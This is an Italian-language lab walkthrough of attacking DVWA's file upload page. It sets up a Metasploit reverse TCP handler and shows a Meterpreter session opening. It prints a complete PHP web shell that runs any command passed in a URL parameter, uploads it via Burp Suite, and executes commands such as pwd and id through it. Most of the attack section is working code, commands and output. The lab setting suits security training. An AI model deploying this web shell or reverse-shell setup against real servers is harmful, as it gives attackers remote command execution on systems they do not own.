
Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
```

Eseguiamo la **shell** selezionandola dal **url**



Abbiamo stabilito una connessione


```

[*] Sending stage (41224 bytes) to 192.168.50.150
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.150:41276) at 2025-11-07 22:42:19 -0500
meterpreter >
  
```

Scriviamo una **shell** o generiamone una per es. con <https://www.revshells.com/>

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

inviemo la **shell2.php**



The screenshot shows the Burp Suite interface with a POST request to `http://192.168.50.150/dwa/vulnerabilities/upload/`. The request body is a multipart/form-data payload. The first part is a file named `MAX_FILE_SIZE` with content `100000`. The second part is a file named `uploaded` with content `shell2.php`. The `shell2.php` content is the PHP code shown in the previous block, which echoes the basename of the script and executes the command from the `cmd` GET parameter.

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload



../../../../hackable/uploads/shell2.php succesfully uploaded!

More info




[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>



collegiamoci all'indirizzo della **shell**




possiamo mandare al **repeater** la richiesta e modificarla

Send to Repeater


Ctrl+R

```
1 GET /dvwa/hackable/uploads/shell2.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.150
```

Send



The image shows the Burp Suite interface. At the top, there is a 'Send' button and a 'Cancel' button. Below this, the 'Request' tab is selected, showing the raw HTTP request. The request is a GET request to /dvwa/hackable/uploads/shell2.php?cmd=pwd. The response tab is also visible, showing the raw HTML response. The response is an HTML page with a form and a pre tag containing the directory path /var/www/dvwa/hackable/uploads.



The image shows a web browser interface. The address bar shows the URL 192.168.50.150/dvwa/hackable/uploads/shell2.php?cmd=id. The page content shows the output of the command, which is /var/www/dvwa/hackable/uploads. There is an 'Execute' button next to the input field.